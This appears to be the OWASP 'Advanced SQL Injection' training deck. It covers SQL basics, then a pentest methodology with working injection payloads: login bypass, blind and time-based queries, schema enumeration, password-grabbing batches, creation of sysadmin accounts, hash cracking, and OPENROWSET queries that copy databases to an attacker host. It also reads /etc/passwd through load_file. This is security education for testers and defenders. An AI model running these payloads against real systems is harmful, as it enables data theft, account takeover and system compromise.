



Advanced SQL Injection

OWASP

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

What is SQL?

- SQL stands for **Structured Query Language**
- Allows us to access a database
- ANSI and ISO standard computer language
 - ▶ The most current standard is SQL99
- SQL can:
 - ▶ execute queries against a database
 - ▶ retrieve data from a database
 - ▶ insert new records in a database
 - ▶ delete records from a database
 - ▶ update records in a database

SQL is a Standard - but...

- There are many **different versions** of the SQL language
- They support the same major **keywords** in a similar manner (such as SELECT, UPDATE, DELETE, INSERT, WHERE, and others).
- Most of the SQL database programs also have their own **proprietary extensions** in addition to the SQL standard!

SQL Database Tables

- A relational database contains one or more tables identified each by a name
- Tables contain records (rows) with data
- For example, the following table is called "users" and contains data distributed in rows and columns:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

SQL Queries

- With SQL, we can query a database and have a result set returned

- Using the previous table, a query like this:

```
SELECT LastName  
FROM users  
WHERE UserID = 1;
```

- Gives a result set like this:

```
LastName  
-----  
Smith
```

SQL Data Manipulation Language (DML)

- SQL includes a syntax to update, insert, and delete records:
 - ▶ SELECT - extracts data
 - ▶ UPDATE - updates data
 - ▶ INSERT INTO - inserts new data
 - ▶ DELETE - deletes data

SQL Data Definition Language (DDL)

- The Data Definition Language (DDL) part of SQL permits:
 - ▶ Database tables to be created or deleted
 - ▶ Define indexes (keys)
 - ▶ Specify links between tables
 - ▶ Impose constraints between database tables
- Some of the most commonly used DDL statements in SQL are:
 - ▶ CREATE TABLE - creates a new database table
 - ▶ ALTER TABLE - alters (changes) a database table
 - ▶ DROP TABLE - deletes a database table

Metadata

- Almost all SQL databases are based on the RDBM (Relational Database Model)
- One important fact for SQL Injection
 - ▶ Amongst Codd's 12 rules for a Truly Relational Database System:
 4. Metadata (data about the database) must be stored in the database just as regular data is
 - ▶ Therefore, database structure can also be read and altered with SQL queries

What is SQL Injection?

The ability to inject SQL commands into
the database engine
through an existing application

How common is it?

- It is probably the most common Website vulnerability today!
- It is a flaw in "web application" development, it is not a DB or web server problem
 - ▶ Most programmers are still not aware of this problem
 - ▶ A lot of the tutorials & demo "templates" are vulnerable
 - ▶ Even worse, a lot of solutions posted on the Internet are not good enough
- In our pen tests over 60% of our clients turn out to be vulnerable to SQL Injection

Vulnerable Applications

- Almost all SQL databases and programming languages are potentially vulnerable
 - ▶ MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix, etc
- Accessed through applications developed using:
 - ▶ Perl and CGI scripts that access databases
 - ▶ ASP, JSP, PHP
 - ▶ XML, XSL and XSQL
 - ▶ Javascript
 - ▶ VB, MFC, and other ODBC-based tools and APIs
 - ▶ DB specific Web-based applications and API's
 - ▶ Reports and DB Applications
 - ▶ 3 and 4GL-based languages (C, OCI, Pro*C, and COBOL)
 - ▶ many more

How does SQL Injection work?

Common vulnerable login query

```
SELECT * FROM users  
WHERE login = 'victor'  
AND password = '123'
```

(If it returns something then login!)

ASP/MS SQL Server login syntax

```
var sql = "SELECT * FROM users  
WHERE login = '" + formusr +  
'" AND password = '" + formpwd + "'";
```

Injecting through Strings

formusr = ' or 1=1 --

formpwd = anything

Final query would look like this:

```
SELECT * FROM users
```

```
WHERE username = ' ' or 1=1
```

```
-- AND password = 'anything'
```

The power of ` (Apostrophe)

- It closes the string parameter
- Everything after is considered part of the SQL command
- Misleading Internet suggestions include:
 - ▶ Escape it! : replace ' with ' '
- String fields are very common but there are other types of fields:
 - ▶ Numeric
 - ▶ Dates

If it were numeric?

```
SELECT * FROM clients  
WHERE account = 12345678  
AND pin = 1111
```

PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE "  
"account = $formacct AND "  
"pin = $formpin";
```

Injecting Numeric Fields

\$formacct = **1 or 1=1** #

\$formpin = 1111

Final query would look like this:

SELECT * FROM clients

WHERE account = **1 or 1=1**

AND pin = 1111

SQL Injection Characters

- ' or " character String Indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non transactional command
- @ *variable* local variable
- @@ *variable* global variable
- waitfor delay '0:0:10' time delay




Methodology

OWASP


Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

SQL Injection Testing Methodology




1) Input Validation



Discovery of Vulnerabilities

- Vulnerabilities can be anywhere, we check all entry points:
 - ▶ Fields in web forms
 - ▶ Script parameters in URL query strings
 - ▶ Values stored in cookies or hidden fields
- By "fuzzing" we insert into every one:
 - ▶ Character sequence: ' ") # | | + >
 - ▶ SQL reserved words with white space delimiters
 - %09select (tab%09, carriage return%13, linefeed%10 and space%32 with and, or, update, insert, exec, etc)
 - ▶ Delay query ' waitfor delay '0:0:10'--

2) Information Gathering



2) Information Gathering

- We will try to find out the following:
 - a) Output mechanism
 - b) Understand the query
 - c) Determine database type
 - d) Find out user privilege level
 - e) Determine OS interaction level

a) Exploring Output Mechanisms

1. Using query result sets in the web application
2. Error Messages
 - ▶ Craft SQL queries that generate specific types of error messages with valuable info in them
3. Other mechanisms
 - ▶ e-mail, SMB, FTP, TFTP

Extracting information through Error Messages

■ Grouping Error

- ' **group by** *columnnames* **having 1=1** - -

■ Type Mismatch

- ▶ ' **union select** *1,1,'text',1,1,1* - -

- ▶ ' **union select** *1,1, bigint,1,1,1* - -

- Where *'text'* or *bigint* are being united into an *int* column

- ▶ In DBs that allow subqueries, a better way is:

- ' **and 1 in (select 'text')** - -

- ▶ In some cases we may need to CAST or CONVERT our data to generate the error messages

Blind Injection

- We can use different known outcomes
 - ▶ **' and condition and '1'='1**
- Or we can use if statements
 - ▶ **'; if condition waitfor delay '0:0:5' --**
 - ▶ **'; union select if(condition , benchmark (100000, sha1('test')), 'false'),1,1,1,1;**
- Additionally, we can run all types of queries but with no debugging information!

b) Understanding the Query

- The query can be:

- ▶ SELECT
- ▶ UPDATE
- ▶ EXEC
- ▶ INSERT
- ▶ Or something more complex

- Context helps

- ▶ What is the form or page trying to do with our input?
- ▶ What is the name of the field, cookie or parameter?

SELECT Statement

- Most injections will land in the middle of a SELECT statement
- In a SELECT clause we almost always end up in the WHERE section:
 - ▶ SELECT *
 - FROM *table*
 - WHERE *x = 'normalinput' group by x having 1=1 --*
 - GROUP BY *x*
 - HAVING *x = y*
 - ORDER BY *x*

UPDATE statement

- In a change your password section of an app we may find the following

- ▶ UPDATE users

SET password = *'new password'*

WHERE login = *logged.user*

AND password = *'old password'*

- ▶ If you inject in new password and comment the rest, you end up changing every password in the table!

Determining a SELECT Query Structure

1. Try to replicate an error free navigation
 - Could be as simple as **' and '1' = '1**
 - Or **' and '1' = '2**
2. Generate specific errors
 - Determine table and column names
 - ' group by *columnnames* having 1=1 --**
 - Do we need parenthesis? Is it a subquery?

Is it a stored procedure?

- We use different injections to determine what we can or cannot do
 - ▶ ,@variable
 - ▶ ?Param1=foo&Param2=bar
 - ▶ PRINT
 - ▶ PRINT @@variable

c) Determine Database Engine Type

- Most times the error messages will let us know what DB engine we are working with
 - ▶ ODBC errors will display database type as part of the driver information
- If we have no ODBC error messages:
 - ▶ We make an educated guess based on the Operating System and Web Server
 - ▶ Or we use DB-specific characters, commands or stored procedures that will generate different error messages

Some differences

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	' '+'	concat ("", ",")	" "&" "	' '	" "+"	' '
Null replace	IsNull()	Ifnull()	Iff(Isnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile / dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

More differences...

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N


d) Finding out user privilege level

- There are several SQL99 built-in scalar functions that will work in most SQL implementations:
 - ▶ *user* or *current_user*
 - ▶ *session_user*
 - ▶ *system_user*
- **' and 1 in (select user) --**
- **'; if user ='dbo' waitfor delay '0:0:5'--**
- **' union select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false');**

DB Administrators

- Default administrator accounts include:
 - ▶ sa, system, sys, dba, admin, root and many others
- In MS SQL they map into dbo:
 - ▶ The **dbo** is a user that has implied permissions to perform all activities in the database.
 - ▶ Any member of the **sysadmin** fixed server role who uses a database is mapped to the special user inside each database called **dbo**.
 - ▶ Also, any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically.

3) 1=1 Attacks



Discover DB structure

- Determine table and column names
`' group by columnnames having 1=1 --`
- Discover column name types
`' union select sum(columnname) from tablename --`
- Enumerate user defined tables
`' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --`

Enumerating table columns in different DBs

- MS SQL
 - ▶ SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'tablename')
 - ▶ sp_columns *tablename* (this stored procedure can be used instead)
- MySQL
 - ▶ show columns from *tablename*
- Oracle
 - ▶ SELECT * FROM all_tab_columns WHERE table_name='tablename'
- DB2
 - ▶ SELECT * FROM syscat.columns WHERE tabname= 'tablename'
- Postgres
 - ▶ SELECT attnum,attname from pg_class, pg_attribute WHERE relname= 'tablename' AND pg_class.oid=attrelid AND attnum > 0

All tables and columns in one query

- ' union select 0, sysobjects.name + ':' + syscolumns.name + ':' + systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects, syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND syscolumns.xtype = systypes.xtype --

Database Enumeration

- In MS SQL Server, the databases can be queried with `master..sysdatabases`
 - ▶ Different databases in Server
 - **' and 1 in (select min(*name*) from *master.dbo.sysdatabases* where *name* >'.') --**
 - ▶ File location of databases
 - **' and 1 in (select min(*filename*) from *master.dbo.sysdatabases* where *filename* >'.') --**

System Tables

■ Oracle

- ▶ SYS.USER_OBJECTS
- ▶ SYS.TAB
- ▶ SYS.USER_TEBLES
- ▶ SYS.USER_VIEWS
- ▶ SYS.ALL_TABLES
- ▶ SYS.USER_TAB_COLUMNS
- ▶ SYS.USER_CATALOG

■ MySQL

- ▶ mysql.user
- ▶ mysql.host
- ▶ mysql.db


■ MS Access

- ▶ MsysACEs
- ▶ MsysObjects
- ▶ MsysQueries
- ▶ MsysRelationships

■ MS SQL Server

- ▶ sysobjects
- ▶ syscolumns
- ▶ systypes
- ▶ sysdatabases

4) Extracting Data



Password grabbing

■ Grabbing username and passwords from a User Defined table

- ▶ ' ; begin declare @var varchar(8000)
set @var=':' select @var=@var+'
'+login+'/'+'password+' ' '
from users where login>@var
select @var as var into temp end --
- ▶ ' and 1 in (select var from temp) --
- ▶ ' ; drop table temp --

Create DB Accounts

MS SQL

- ▶ `exec sp_addlogin 'victor', 'Pass123'`
- ▶ `exec sp_addsrvrolemember 'victor', 'sysadmin'`

MySQL

- ▶ `INSERT INTO mysql.user (user, host, password) VALUES ('victor', 'localhost', PASSWORD('Pass123'))`

Access

- ▶ `CREATE USER victor IDENTIFIED BY 'Pass123'`

Postgres (requires UNIX account)

- ▶ `CREATE USER victor WITH PASSWORD 'Pass123'`

Oracle

- ▶ `CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;`
- ▶ `GRANT CONNECT TO victor;`
- ▶ `GRANT RESOURCE TO victor;`

Grabbing MS SQL Server Hashes

- An easy query:
 - ▶ SELECT name, password FROM sysxlogins
- But, hashes are varbinary
 - ▶ To display them correctly through an error message we need to Hex them
 - ▶ And then concatenate all
 - ▶ We can only fit 70 name/password pairs in a varchar
 - ▶ We can only see 1 complete pair at a time
- Password field requires dbo access
 - ▶ With lower privileges we can still recover user names and brute force the password

Brute forcing Passwords

- Passwords can be brute forced by using the attacked server to do the processing
- SQL Crack Script
 - ▶ create table tempdb..passwords(pwd varchar(255))
 - ▶ bulk insert tempdb..passwords from 'c:\temp\passwords.txt'
 - ▶ select name, pwd from tempdb..passwords inner join sysxlogins on (pwdcompare(pwd, sysxlogins.password, 0) = 1) union select name, name from sysxlogins where (pwdcompare(name, sysxlogins.password, 0) = 1) union select sysxlogins.name, null from sysxlogins join syslogins on sysxlogins.sid=syslogins.sid where sysxlogins.password is null and syslogins.isntgroup=0 and syslogins.isntuser=0
 - ▶ drop table tempdb..passwords

Transfer DB structure and data

- Once network connectivity has been tested
- SQL Server can be linked back to the attacker's DB by using OPENROWSET
- DB Structure is replicated
- Data is transferred
- It can all be done by connecting to a remote port 80!

Create Identical DB Structure

```
'; insert into
  OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select *
    from mydatabase..hacked_sysdatabases')
  select * from master.dbo.sysdatabases --


'; insert into
  OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select *
    from mydatabase..hacked_sysdatabases')
  select * from user_database.dbo.sysobjects --

'; insert into
  OPENROWSET('SQLoledb',
    'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
    'select * from mydatabase..hacked_syscolumns')
  select * from user_database.dbo.syscolumns --
```

Transfer DB

```
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..table1')
  select * from database..table1 --
'; insert into
  OPENROWSET('SQLoledb',
  'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
  'select * from mydatabase..table2')
  select * from database..table2 --
```

5) OS Interaction



Interacting with the OS

- Two ways to interact with the OS:
 1. Reading and writing system files from disk
 - Find passwords and configuration files
 - Change passwords and configuration
 - Execute commands by overwriting initialization or configuration files
 2. Direct command execution
 - We can do anything
- Both are restricted by the database's running privileges and permissions

MySQL OS Interaction

■ MySQL

▶ LOAD_FILE

- ' union select 1,**load_file**('/etc/passwd'),1,1,1;

▶ LOAD DATA INFILE

- create table temp(line blob);
- load data infile '/etc/passwd' into table temp;
- select * from temp;

▶ SELECT INTO OUTFILE

